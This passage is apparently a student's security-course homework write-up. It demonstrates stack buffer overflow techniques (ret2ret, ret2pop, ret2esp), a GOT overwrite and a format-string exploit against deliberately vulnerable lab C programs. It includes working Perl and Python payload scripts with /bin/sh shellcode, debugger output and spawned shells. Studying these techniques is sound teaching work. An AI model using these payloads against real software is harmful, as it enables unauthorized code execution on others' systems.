"\x53".                         # pushl         %ebx
"\x89\xe1".                     # movl          %esp, %ecx
"\xb0\x0b" .                    # movb          $0xb, %al
"\xcd\x80"                      # int           $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x2b\x84\x04\x08";  #   8048518  0xbffff218 0xbffff2f3 804842b
#8<function>
# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $pad.$shellcode.$retaddr;

# Let us store the input string to a file
open OUT, "> payloadret2ret";
print OUT $arg;
close OUT;
```

Make the payload by ret address point to ret instruction address of function

```
user@user-VirtualBox:~/Programs/hw3$ ./ret2ret `cat payloadret2ret`
$ whoami
user
$ date
Thu Dec  2 13:51:51 EST 2021
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1787033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1035249 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1478942441 (1.4 GB)  TX bytes:223410767 (223.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:44299 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44299 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:4094525 (4.0 MB)  TX bytes:4094525 (4.0 MB)

$ soumosirdutta
```

7. Figure 20: ret2pop.c

The idea here is to find address of Pop and Ret! In the binary
Then Override the return address by the address of a Pop followed by Ret using strcpy vulnerability (we will use buffer overflow to corrupt ebp-4)

gcc -fno-stack-protector -z execstack ret2pop.c -o ret2pop

objdump -d ret2pop | grep -B 2 ret

```
80484cb:    5d                      pop    %ebp
80484cc:    c3                      ret
```


Create a payload so that buf overflows the ebp-4 ret address by ret2pop sequence and it points at the shellcode in the argument.

I used gdb to find out the padding required to place the address

And the exploit
./ret2pop `cat payloadret2pop`

Exploitret2pop formation given in screenshot

Screenshot as follows



```
user@user-VirtualBox:~/Programs/hw3$ objdump -d ret2pop | grep -B 2 ret

ret2pop:     file format elf32-i386
--
 80482ca:       83 c4 08                add    $0x8,%esp
 80482cd:       5b                      pop    %ebx
 80482ce:       c3                      ret
--
08048340 <__x86.get_pc_thunk.bx>:
 8048340:       8b 1c 24                mov    (%esp),%ebx
 8048343:       c3                      ret
--
 8048375:       83 c4 10                add    $0x10,%esp
 8048378:       c9                      leave
 8048379:       f3 c3                   repz ret
--
 80483af:       83 c4 10                add    $0x10,%esp
 80483b2:       c9                      leave
 80483b3:       f3 c3                   repz ret
--
 80483d4:       c6 05 1c a0 04 08 01    movb   $0x1,0x804a01c
 80483db:       c9                      leave
 80483dc:       f3 c3                   repz ret
--
 8048429:       8b 45 08                mov    0x8(%ebp),%eax
 804842c:       c9                      leave
 804842d:       c3                      ret
--
 804845f:       c9                      leave
 8048460:       8d 61 fc                lea    -0x4(%ecx),%esp
 8048463:       c3                      ret
--
 80484ca:       5f                      pop    %edi
 80484cb:       5d                      pop    %ebp
 80484cc:       c3                      ret
--
```

```
my $shellcode =
"\x31\xc0".                     # xorl          %eax, %eax
"\x50".                         # pushl %eax
"\x68\x6e\x2f\x73\x68".         # pushl        $0x68732f6e
"\x68\x2f\x2f\x62\x69".         # pushl $0x69622f2f
"\x89\xe3" .                    # movl         %esp, %ebx
"\x99".                         # cltd
"\x52".                         # pushl        %edx
"\x53".                         # pushl        %ebx
"\x89\xe1".                     # movl         %esp, %ecx
"\xb0\x0b" .                    # movb         $0xb, %al
"\xcd\x80"                      # int          $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\xcb\x84\x04\x08";  #    8048518
# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payloadret2pop";
print OUT $arg;
close OUT;
```

Exploit

```
user@user-VirtualBox:~/Programs/hw3$ nano exploitret2pop.pl
user@user-VirtualBox:~/Programs/hw3$ perl exploitret2pop.pl
user@user-VirtualBox:~/Programs/hw3$ ./ret2pop `cat payloadret2pop`
$ whoami
user
$ date
Thu Dec  2 08:45:03 EST 2021
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1706842 errors:0 dropped:0 overruns:0 frame:0
          TX packets:970968 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1441830896 (1.4 GB)  TX bytes:203704828 (203.7 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:41392 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41392 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3869695 (3.8 MB)  TX bytes:3869695 (3.8 MB)

$ soumosir dutta
```

8. Figure 23: ret2esp.c

The idea is to point ret address to jmp esp statement if that statement exists in the program
Jmp esp would then pop one place and point at the arg and a shellcode can be present in that

Here doing a disass / objdump of main we see $0xe4ff being present.
We can try to extract the instructio from the hex equivalent to verify e jmp *%esp statement

gcc -fno-stack-protector -z execstack ret2esp.c -o ret2esp
objdump -d ret2esp | grep -A 20 "<main>"

```
user@user-VirtualBox:~/Programs/hw3$ cat ret2esp.c
#include <string.h>

void function(char* str){
        char buf[256];

  strcpy(buf, str);
}

int main(int argc, char** argv)
{
  int j = 58623;
  function(argv[1]);
}
user@user-VirtualBox:~/Programs/hw3$ gcc  -fno-stack-protector -z execstack ret2esp.c -o ret2esp
user@user-VirtualBox:~/Programs/hw3$ objdump -d ret2esp | grep -A 20 "<main>"
0804842c <main>:
 804842c:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048430:       83 e4 f0                and    $0xfffffff0,%esp
 8048433:       ff 71 fc                pushl  -0x4(%ecx)
 8048436:       55                      push   %ebp
 8048437:       89 e5                   mov    %esp,%ebp
 8048439:       51                      push   %ecx
 804843a:       83 ec 14                sub    $0x14,%esp
 804843d:       89 c8                   mov    %ecx,%eax
 804843f:       c7 45 f4 ff e4 00 00    movl   $0xe4ff,-0xc(%ebp)
 8048446:       8b 40 04                mov    0x4(%eax),%eax
 8048449:       83 c0 04                add    $0x4,%eax
 804844c:       8b 00                   mov    (%eax),%eax
 804844e:       83 ec 0c                sub    $0xc,%esp
 8048451:       50                      push   %eax
 8048452:       e8 b4 ff ff ff          call   804840b <function>
 8048457:       83 c4 10                add    $0x10,%esp
 804845a:       b8 00 00 00 00          mov    $0x0,%eax
 804845f:       8b 4d fc                mov    -0x4(%ebp),%ecx
 8048462:       c9                      leave
 8048463:       8d 61 fc                lea    -0x4(%ecx),%esp
```

```
(gdb) r AAAA
Starting program: /home/user/Programs/hw3/ret2esp AAAA

Breakpoint 1, 0x08048414 in function ()
(gdb) x/1i  804843f
Invalid number "804843f".
(gdb) x/1i  0x804843f
   0x804843f <main+19>: movl   $0xe4ff,-0xc(%ebp)
(gdb) x/1i  0x8048440
   0x8048440 <main+20>: inc    %ebp
(gdb) x/1i  0x8048441
   0x8048441 <main+21>: hlt
(gdb) x/1i  0x8048442
   0x8048442 <main+22>: jmp    *%esp
(gdb)
```

After that we make the payload accordingly to exploit
Pad+ret+shellcode from bottom up manner to as jmp *%esp will execute instruction above

```
my $shellcode =
"\x31\xc0".                     # xorl          %eax, %eax
"\x50".                         # pushl %eax
"\x68\x6e\x2f\x73\x68".         # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".         # pushl $0x69622f2f
"\x89\xe3" .                    # movl          %esp, %ebx
"\x99".                         # cltd
"\x52".                         # pushl         %edx
"\x53".                         # pushl         %ebx
"\x89\xe1".                     # movl          %esp, %ecx
"\xb0\x0b" .                    # movb          $0xb, %al
"\xcd\x80"                      # int           $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x42\x84\x04\x08";  #    0x8048442
# Fill NOP instruction
my $pad = "\x90" x 268;

# Input string to our victim's program
my $arg = $pad.$retaddr.$shellcode;

# Let us store the input string to a file
open OUT, "> payloadret2esp";
print OUT $arg;
close OUT;
```

We use debug tool to adjust the padding as mpreffered is not used

```
user@user-VirtualBox:~/Programs/hw3$ gdb -q ret2esp
Reading symbols from ret2esp...(no debugging symbols found)...done.
(gdb) b *function+31
Breakpoint 1 at 0x804842a
(gdb) r `cat payloadret2esp`
Starting program: /home/user/Programs/hw3/ret2esp `cat payloadret2esp`

Breakpoint 1, 0x0804842a in function ()
(gdb) x/4xw $ebp
0xbfffee88:     0x08048442      0x6850c031      0x68732f6e      0x622f2f68
(gdb) q
A debugging session is active.

        Inferior 1 [process 25989] will be killed.

Quit anyway? (y or n) y
user@user-VirtualBox:~/Programs/hw3$ perl exploitesp.pl
user@user-VirtualBox:~/Programs/hw3$ nano exploitesp.pl
user@user-VirtualBox:~/Programs/hw3$ perl exploitesp.pl
user@user-VirtualBox:~/Programs/hw3$ ./ret2esp `cat payloadret2esp`
$ whoami
user
$ date
Thu Dec  2 09:28:25 EST 2021
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1712882 errors:0 dropped:0 overruns:0 frame:0
          TX packets:976166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1444012848 (1.4 GB)  TX bytes:205208453 (205.2 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:41552 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41552 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3882495 (3.8 MB)  TX bytes:3882495 (3.8 MB)

$ soumosir dutta
```

Exploited

9. Figure 29: ret2got.c

Here we try to exploit strcpy to change GOT entry
In the first strcpy, we make pointer point to a GOT entry of printf
For the second strcpy, we pass the address of the system as argv[2]
Now GOT's entry of printf now points to the system, hence second printf would call the system!!

objdump -d ret2got | grep system
To get address of system
objdump -R ret2go
To get address of printf

```
user@user-VirtualBox:~/Programs/hw3$ cat ret2got.c
#include <stdio.h>
#include <string.h>
void anyfunction(void){
  system("someCommand");
}

int main(int argc, char* argv[]){
 char *ptr;
 char array[8];
 ptr=array;
 strcpy(ptr,argv[1]);
 printf("Array has %s at %p\n",ptr,&ptr);
 strcpy(ptr,argv[2]);
 printf("Array has %s at %p\n",ptr,&ptr);
}
user@user-VirtualBox:~/Programs/hw3$ objdump -R ret2got

ret2got:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   system@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0


user@user-VirtualBox:~/Programs/hw3$ objdump -d ret2got | grep system
08048340 <system@plt>:
 8048479:       e8 c2 fe ff ff          call   8048340 <system@plt>
```

We construct "Array" as executable binary

```
user@user-VirtualBox:~/Programs/hw3$ cat Array.c
#include <stdio.h>

int main(){
 system("/bin/sh");
}
user@user-VirtualBox:~/Programs/hw3$ gcc Array.c -o Array
Array.c: In function 'main':
Array.c:4:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("/bin/sh");
  ^
user@user-VirtualBox:~/Programs/hw3$ export PATH=:$PATH
```

We construct the exploit by placing padding of 8 bytes and address for printf in first arguement and address of system in 2nd arguement

./ret2got `perl -e 'print "\x90"x8; print "\x0c\xa0\x04\x08"'` `perl -e 'print "\x40\x83\x04\x08"'`

Exploit

```
user@user-VirtualBox:~/Programs/hw3$ ./ret2got  `perl -e 'print "\x90"x8; print "\x0c\xa0\x04\x08"'` `perl -e 'pr
int "\x40\x83\x04\x08"'`q
Array has ◆◆Z◆◆◆^◆F◆P◆W◆ at 0xbf8e55fc
$ whoami
user
$ date
Thu Dec  2 10:44:48 EST 2021
$ soumosirdutta
/bin/sh: 3: soumosirdutta: not found
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1726648 errors:0 dropped:0 overruns:0 frame:0
          TX packets:988838 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1448442496 (1.4 GB)  TX bytes:209474048 (209.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:43307 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43307 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:4012090 (4.0 MB)  TX bytes:4012090 (4.0 MB)

$
```

10. Slide 33 -
https://umd.instructure.com/courses/1308776/files/folder/Slides?preview=63527454 - Format String Lecture

```
user@user-VirtualBox:~/Programs/hw3$ cat fmt_string.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]){
 char b[128];
 strcpy(b,argv[1]);
 printf(b);
 printf("\n");
}

user@user-VirtualBox:~/Programs/hw3$ gcc  -fno-stack-protector -z execstack fmt_string.c -o fmt_string
```

Here, we are to exploit %n to override the address of putchar in GOT to point it to shell code which we will store in EGG variable

To find out the location of our parameter

We try by ./fmt_string AAAA-%4\$x
41414141

So our parameter is 4 above

Now we are to point to the address of shell code
export EGG=$(python -c 'print "\x90" * 64 + "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x53\x89\xe1\xb0\x0b\xcd\x80"')

In gdb we can find the address of NOP


```
user@user-VirtualBox:~/Programs/hw3$ gdb -q fmt_string
Reading symbols from fmt_string...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x0804847b <+0>:     lea    0x4(%esp),%ecx
   0x0804847f <+4>:     and    $0xfffffff0,%esp
   0x08048482 <+7>:     pushl  -0x4(%ecx)
   0x08048485 <+10>:    push   %ebp
   0x08048486 <+11>:    mov    %esp,%ebp
   0x08048488 <+13>:    push   %ecx
   0x08048489 <+14>:    sub    $0x84,%esp
   0x0804848f <+20>:    mov    %ecx,%eax
   0x08048491 <+22>:    mov    0x4(%eax),%eax
   0x08048494 <+25>:    add    $0x4,%eax
   0x08048497 <+28>:    mov    (%eax),%eax
   0x08048499 <+30>:    sub    $0x8,%esp
   0x0804849c <+33>:    push   %eax
   0x0804849d <+34>:    lea    -0x88(%ebp),%eax
   0x080484a3 <+40>:    push   %eax
   0x080484a4 <+41>:    call   0x8048340 <strcpy@plt>
   0x080484a9 <+46>:    add    $0x10,%esp
   0x080484ac <+49>:    sub    $0xc,%esp
   0x080484af <+52>:    lea    -0x88(%ebp),%eax
   0x080484b5 <+58>:    push   %eax
   0x080484b6 <+59>:    call   0x8048330 <printf@plt>
   0x080484bb <+64>:    add    $0x10,%esp
   0x080484be <+67>:    sub    $0xc,%esp
   0x080484c1 <+70>:    push   $0xa
   0x080484c3 <+72>:    call   0x8048360 <putchar@plt>
   0x080484c8 <+77>:    add    $0x10,%esp
   0x080484cb <+80>:    mov    $0x0,%eax
   0x080484d0 <+85>:    mov    -0x4(%ebp),%ecx
   0x080484d3 <+88>:    leave
   0x080484d4 <+89>:    lea    -0x4(%ecx),%esp
   0x080484d7 <+92>:    ret
End of assembler dump.
(gdb) b *main+72
Breakpoint 1 at 0x80484c3
(gdb) r AAAA
Starting program: /home/user/Programs/hw3/fmt_string AAAA

Breakpoint 1, 0x080484c3 in main ()
(gdb) find $esp, $esp+2000, 0x90909090
0xbffff413
0xbffff414
0xbffff415
```

Taking bffff419 as NOP

```
user@user-VirtualBox:~/Programs/hw3$ objdump -R fmt_string

fmt_string:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   putchar@GLIBC_2.0


user@user-VirtualBox:~/Programs/hw3$ echo $EGG
••••••
```

0xbffff419 is a very big number (3221222425) for %u option
We usually cannot write large number of bytes in one
step
We can write in two steps
– Step 1: f419 into address pointed by 0804a108
– Step 2: bfff into address pointed by 0804a10a

F419 is 62489
Lets us execute the first chunk to see iof the halfgets updated
r $(python -c 'print "\x18\xa0\x04\x08"')-%62479u-%4\$n



Padding 2 = 1bfff-f419 =
52198 in decimal

r $(python -c 'print
"\x18\xa0\x04\x08"+"\x1a\xa0\x04\x08"')-%62479u-%4\$n-%52196u-%5\$n
Exploited

```
user@user-VirtualBox:~/Programs/hw3$ gdb -q fmt_string
Reading symbols from fmt_string...(no debugging symbols found)...done.
(gdb) r $(python -c 'print "\x18\xa0\x04\x08"+"\x1a\xa0\x04\x08"')-%62479u-%4\$n-%52196u-%5\$n
Starting program: /home/user/Programs/hw3/fmt_string $(python -c 'print "\x18\xa0\x04\x08"+"\x1a\xa0\x04\x08"')-%6247
9u-%4\$n-%52196u-%5\$n
```



```
                                                process 27740 is executing new program: /bin/dash
$ whoami
user
$ date
Thu Dec  2 12:22:54 EST 2021
$ inconfig
//bin/sh: 3: inconfig: not found
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1752602 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1012075 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1458852412 (1.4 GB)  TX bytes:216703832 (216.7 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:43679 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43679 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:4041850 (4.0 MB)  TX bytes:4041850 (4.0 MB)

$ soumosirdutta
```